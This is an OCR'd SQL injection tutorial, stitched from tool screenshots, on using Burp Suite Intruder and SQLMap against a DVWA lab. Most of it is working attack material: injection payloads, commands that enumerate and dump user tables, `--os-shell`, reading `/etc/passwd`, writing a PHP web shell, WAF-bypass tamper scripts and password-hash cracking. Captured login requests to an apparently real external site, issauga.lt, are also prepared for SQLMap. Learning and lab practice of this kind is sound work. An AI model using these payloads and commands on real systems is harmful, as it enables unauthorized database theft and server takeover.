Proxy DNS
Hostname
127.0.0.1
Port
8080
Username
username
Password
****
PAC URL
Store Locally
View
Proxy by Patterns
Bulk Edit
Save
Help

Install FoxyProxy Extension:

1. Open Firefox ESR
2. Go to Add-ons
3. Search for "FoxyProxy Standard"
4. Click "Add to Firefox"

Configure Proxy:

1. Click FoxyProxy icon → Options
2. Add new proxy:
    - **Title**: Burp Suite
    - **Proxy Type**: HTTP
    - **Proxy IP**: 127.0.0.1
    - **Port**: 8080
3. Save configuration

Step 2: Start Burp Suite

![Screenshot Placeholder - Burp Suite Launch]

bash
 # Launch Burp Suite
burpsuite &

 # Or from menu


Applications → Web Application Analysis → burpsuite


Initial Configuration:

1. Create temporary project or use default
2. Use Burp defaults
3. Start Burp

Configure Proxy Listener:

1. Go to Proxy → Options
2. Verify listener on 127.0.0.1:8080
3. Ensure "Intercept is on"


Settings
All
User
Project
Tools
Proxy
Intruder
Repeater
Sequencer
Comparer
Burp's browser
Project
Sessions
Network
User interface
Suite
AI
Extensions
Configuration library
Tools > Proxy
Manage global settings
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
127.0.0.1:8080
Per-host
Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use
Import / export CA certificate
Regenerate CA certificate
Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Master interception is turned off
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|^ico$|^sv...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited



Request

Pretty Raw Hex

```
1  POST /login-1/index.php HTTP/1.1
2  Host: issauga.lt
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: https://issauga.lt/login-1/index.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 39
10 Origin: https://issauga.lt
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Te: trailers
18 Connection: keep-alive
19
20 username=test&passwd=test&submit=Submit
```

Step 3: Intercept Traffic

![Screenshot Placeholder - Traffic Interception]


Enable Interception:

1. In Burp Suite → Proxy tab
2. Ensure "Intercept is on" button is active
3. In Firefox, enable FoxyProxy for Burp Suite
4. Navigate to vulnerable application

Capture Request:

bash
 # Navigate to vulnerable page
http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit

 # Request will be intercepted in Burp



Step 4: Send to Intruder

Intruder Configuration:

1. Right-click on intercepted request
2. Select "Send to Intruder"
3. Go to Intruder tab → Positions

Set Attack Positions:

http
```
GET /DVWA/vulnerabilities/sqli/?id=§1§&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
```


Step 5: Configure Payload

Payload Settings:

1. Go to Intruder → Payloads tab
2. **Payload type**: Simple list
3. **Add payloads**:

sql
```
1' OR '1'='1
1' OR 1=1 --
1' UNION SELECT NULL, NULL --
1' AND 1=2 UNION SELECT NULL, database() --
1' AND 1=2 UNION SELECT NULL, @@version --
1' AND 1=2 UNION SELECT NULL, table_name FROM information_schema.tables --
```

Step 6: Launch Attack



Start Attack:

1. Click "Start attack" button
2. New window opens showing results
3. Analyze responses:
    - **Status codes**: Look for 200 OK
    - **Length**: Different response lengths indicate successful injection
    - **Response**: Review actual content

Important Observations:

- **Baseline response length**: Note normal response size
- **Anomalies**: Responses significantly different in length
- **Error messages**: SQL errors in response
- **Time delays**: Longer response times for time-based payloads

Step 7: Analyze Results

Key Metrics to Review:

Column	What to Look For
Payload	The SQL injection string used
Status	200 OK indicates request processed
Length	Different lengths suggest different data returned
Response	Actual content with extracted data

Identifying Successful Injections:

bash
 # Sort by length (Columns → Length)
 # Look for responses with significantly different lengths

 # Click on request to view response in bottom panel

Step 8: Manual Verification

Copy successful payload and test manually:

bash
 # Example successful payload
http://localhost/DVWA/vulnerabilities/sqli/?id=1' UNION SELECT user, password FROM users--&Submit=Submit

 # Verify in browser with FoxyProxy disabled

Automated Testing with SQLMap


What is SQLMap?

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities.

Key Features:

- Automatic SQL injection detection
- Database fingerprinting
- Data extraction
- Access to underlying file system
- Out-of-band connections


Step 1: Basic SQLMap Syntax



```
Session  Actions  Edit  View  Help
  GNU nano 8.7                                          testinfo.txt *
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://issauga.lt/login-1/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=admin&password=admin&submit=Submi
```

```
┌──(bjnetwork㉿kali)-[~/Desktop/PROJECTSQL]
└─$ nano testinfo.txt

┌──(bjnetwork㉿kali)-[~/Desktop/PROJECTSQL]
└─$ ls
testinfo.txt
```

```
Session  Actions  Edit  View  Help

┌──(bjnetwork㉿kali)-[~/Desktop/PROJECTSQL]
└─$ sqlmap
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --
list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```



bash

 # Display help

sqlmap -h

 # Basic syntax

sqlmap -u "URL" [OPTIONS]

Common Options:

Option	Description
`-u URL`	Target URL
`--dbs`	Enumerate databases
`--tables`	Enumerate tables
`--columns`	Enumerate columns
`--dump`	Dump table data
`-D DATABASE`	Specify database
`-T TABLE`	Specify table

`-C COLUMN`	Specify columns
`--batch`	Never ask for user input (use defaults)
`--risk=RISK`	Risk level (1-3)
`--level=LEVEL`	Test level (1-5)
`--cookie=COOKIE`	HTTP Cookie header value
`--data=DATA`	Data string to be sent via POST

Step 2: Test for Vulnerability

bash
```
# Basic vulnerability test
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --batch

# With cookie (for authenticated pages)
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --batch
```

Get Session Cookie:

bash
```
# Method 1: Use browser developer tools
# F12 → Storage → Cookies → Copy PHPSESSID value

# Method 2: Use curl
curl -i http://localhost/DVWA/login.php
```

Example Output:

```
[INFO] testing connection to the target URL
[INFO] testing if the target URL content is stable
[INFO] target URL content is stable
[INFO] testing if GET parameter 'id' is dynamic
[INFO] GET parameter 'id' appears to be dynamic
[INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[INFO] testing for SQL injection on GET parameter 'id'
[INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others?
```

Step 3: Enumerate Databases

bash

```
# List all databases
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --dbs \
  --batch
```

Example Output:

```
available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Step 4: Enumerate Tables

bash

```
# List tables in specific database
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  -D dvwa \
  --tables \
  --batch
```

Example Output:

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Step 5: Enumerate Columns

bash

```
# List columns in specific table
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  -D dvwa \
  -T users \
  --columns \
  --batch
```

Example Output:

```
Database: dvwa
Table: users
[8 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| user_id     | int(6)     |
```

```
| first_name   | varchar(15) |
| last_name    | varchar(15) |
| user         | varchar(15) |
| password     | varchar(32) |
| avatar       | varchar(70) |
| last_login   | timestamp   |
| failed_login | int(3)      |
+--------------+-------------+
```

Step 6: Extract Data

bash

```
# Dump entire table
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  -D dvwa \
  -T users \
  --dump \
  --batch

# Dump specific columns
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  -D dvwa \
  -T users \
  -C user,password \
  --dump \
  --batch
```

Example Output:

```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99  |
| gordonb | e99a18c428cb38d5f260853678922e03  |
```

```
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99  |
+---------+-----------------------------------+
```

Step 7: Advanced SQLMap Techniques

Testing with Higher Risk/Level:

bash
```
# Increase test level and risk for more thorough testing
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --level=5 \
  --risk=3 \
  --batch
```

Testing POST Requests:

bash
```
# Capture POST request with Burp Suite, save to file
# Then use with SQLMap
sqlmap -r request.txt --batch

# Or specify POST data directly
sqlmap -u "http://localhost/DVWA/login.php" \
  --data="username=admin&password=test&Login=Login" \
  --batch
```

Bypassing WAF:

bash
```
# Use tamper scripts to bypass WAF
sqlmap -u "http://target.com/page?id=1" \
  --tamper=space2comment \
  --batch

# Multiple tamper scripts
sqlmap -u "http://target.com/page?id=1" \
```

```
  --tamper=space2comment,between \
  --batch
```

OS Shell Access:

bash
```
# Attempt to get OS shell
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --os-shell \
  --batch
```

File System Access:

bash
```
# Read file from server
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --file-read="/etc/passwd" \
  --batch

# Write file to server
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=your_session_id" \
  --file-write="shell.php" \
  --file-dest="/var/www/html/shell.php" \
  --batch
```

Step 8: SQLMap Output Analysis

SQLMap creates structured output in:

bash
```
# Default output directory
~/.sqlmap/output/

# View session logs
ls -la ~/.sqlmap/output/localhost/

# Files created:
# - log: Detailed scan logs
# - session.sqlite: Session database
# - dump/: Extracted data
# - target.txt: Target information
```

Analyzing Logs:

bash
```
# View detailed log
cat ~/.sqlmap/output/localhost/log

# View dumped data
cat ~/.sqlmap/output/localhost/dump/dvwa/users.csv
```

Essential Tools & Extensions

1. FoxyProxy

Purpose: Browser proxy management for traffic interception

Installation:

bash
 # Firefox
1. Open Firefox
2. Go to Add-ons (Ctrl+Shift+A)
3. Search "FoxyProxy Standard"
4. Click "Add to Firefox"

Configuration:

- **Proxy**: Burp Suite
- **IP**: 127.0.0.1
- **Port**: 8080
- **Type**: HTTP

2. Burp Suite Extensions

Recommended Extensions:

1. **SQLiPy**: Advanced SQL injection detection
2. **CO2**: Collection of security-focused extensions
3. **Logger++**: Advanced logging
4. **Autorize**: Authorization testing

Installation:

bash
 # In Burp Suite
1. Go to Extender → BApp Store
2. Search for extension
3. Click "Install"

3. Browser Developer Tools

Usage:

bash
 # Firefox Developer Tools
Press F12 or Ctrl+Shift+I

 # Key Tabs:
- Console: JavaScript errors and logs
- Network: HTTP requests/responses
- Storage: Cookies, session storage
- Inspector: HTML/CSS examination

4. Additional Tools

Reconnaissance:

bash
 # Nmap - Network scanning
nmap -sV -sC target.com

 # WhatWeb - Web technology identification
whatweb http://target.com

 # Nikto - Web server scanner

nikto -h http://target.com

Password Cracking:

bash
 # John the Ripper - Password cracking
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes.txt

 # Hashcat - GPU-based password cracking

hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

Vulnerability Analysis

What to Look for During Scanning

1. Error Messages

Important Error Indicators:

bash
```
# MySQL Errors
"You have an error in your SQL syntax"
"Warning: mysql_fetch_array()"
"Unclosed quotation mark"
"SQLSTATE[42000]"

# PostgreSQL Errors
"ERROR: syntax error at or near"
"pg_query(): Query failed"

# MSSQL Errors
"Incorrect syntax near"
"Unclosed quotation mark after the character string"
```

2. Application Behavior Changes

Observable Differences:

Test	Expected Behavior	Vulnerable Behavior
`id=1`	Normal page	Normal display
`id=1'`	Normal page	Error or blank page
`id=1' OR '1'='1`	Single record	All records displayed
`id=1' AND '1'='2`	Normal page	Blank or no results

3. Response Time Analysis

Time-Based Detection:

sql
```
-- Normal response: ~100ms
id=1

-- Delayed response: ~5000ms (5 seconds)
id=1' AND SLEEP(5)--

-- No delay: ~100ms
id=1' AND SLEEP(0)--
```

After Scanning - What to Analyze

1. Database Information

Critical Information Gathered:

bash
```
✓ Database Type and Version
  - MySQL 5.7.38
  - PostgreSQL 14.2
  - MSSQL Server 2019

✓ Database Names
  - Production databases
  - Development databases
  - Test databases

✓ Current User and Privileges
  - root@localhost
  - SUPER privilege
  - FILE privilege (dangerous!)

✓ Server Information
  - Operating System
```

- File paths
- Server version

Command Examples:

sql
```sql
-- Get version
SELECT @@version;

-- Get current user
SELECT user();

-- Get user privileges
SELECT * FROM mysql.user WHERE user = CURRENT_USER();

-- Get all databases
SELECT schema_name FROM information_schema.schemata;
```

2. Table and Schema Information

Sensitive Tables to Identify:

bash
```bash
# User-related tables
users, accounts, members, administrators

# Financial tables
payments, transactions, credit_cards, invoices

# Session tables
sessions, tokens, api_keys

# Configuration tables
config, settings, secrets
```

Extraction Query:

sql
```sql
SELECT table_name, table_schema
```

```
FROM information_schema.tables
WHERE table_schema NOT IN ('information_schema', 'mysql', 'performance_schema', 'sys');
```

3. Sensitive Data Analysis

Types of Sensitive Data:

Data Type	Examples	Risk Level
Credentials	Usernames, password hashes	Critical
PII	Names, addresses, SSN, DOB	Critical
Financial	Credit cards, bank accounts	Critical
Medical	Health records, diagnoses	Critical
Proprietary	Trade secrets, source code	High
Session	Tokens, cookies, API keys	High

4. Privilege Analysis

Dangerous Privileges:

sql

```
-- Check FILE privilege (allows reading/writing files)
SELECT User, File_priv FROM mysql.user WHERE User = CURRENT_USER();

-- Check SUPER privilege (administrative tasks)
SELECT User, Super_priv FROM mysql.user WHERE User = CURRENT_USER();

-- Check what user can do
SHOW GRANTS FOR CURRENT_USER();
```

Impact of Privileges:

- **FILE**: Can read `/etc/passwd`, write web shells
- **SUPER**: Can modify server variables, kill processes
- **PROCESS**: Can view all queries, including passwords
- **RELOAD**: Can flush logs and hide tracks

Reading and Analyzing Logs

1. Web Server Logs

Apache Access Log:

bash
```
# Location
/var/log/apache2/access.log

# View recent entries
tail -f /var/log/apache2/access.log

# Search for SQL injection attempts
grep -i "union\|select\|or\s*1=1" /var/log/apache2/access.log
```

Example Log Entry:

```
192.168.1.100 - - [30/Jan/2025:10:15:23 +0000] "GET /vulnerabilities/sqli/?id=1' UNION SELECT NULL, database()-- HTTP/1.1" 200 4526 "-" "Mozilla/5.0"
```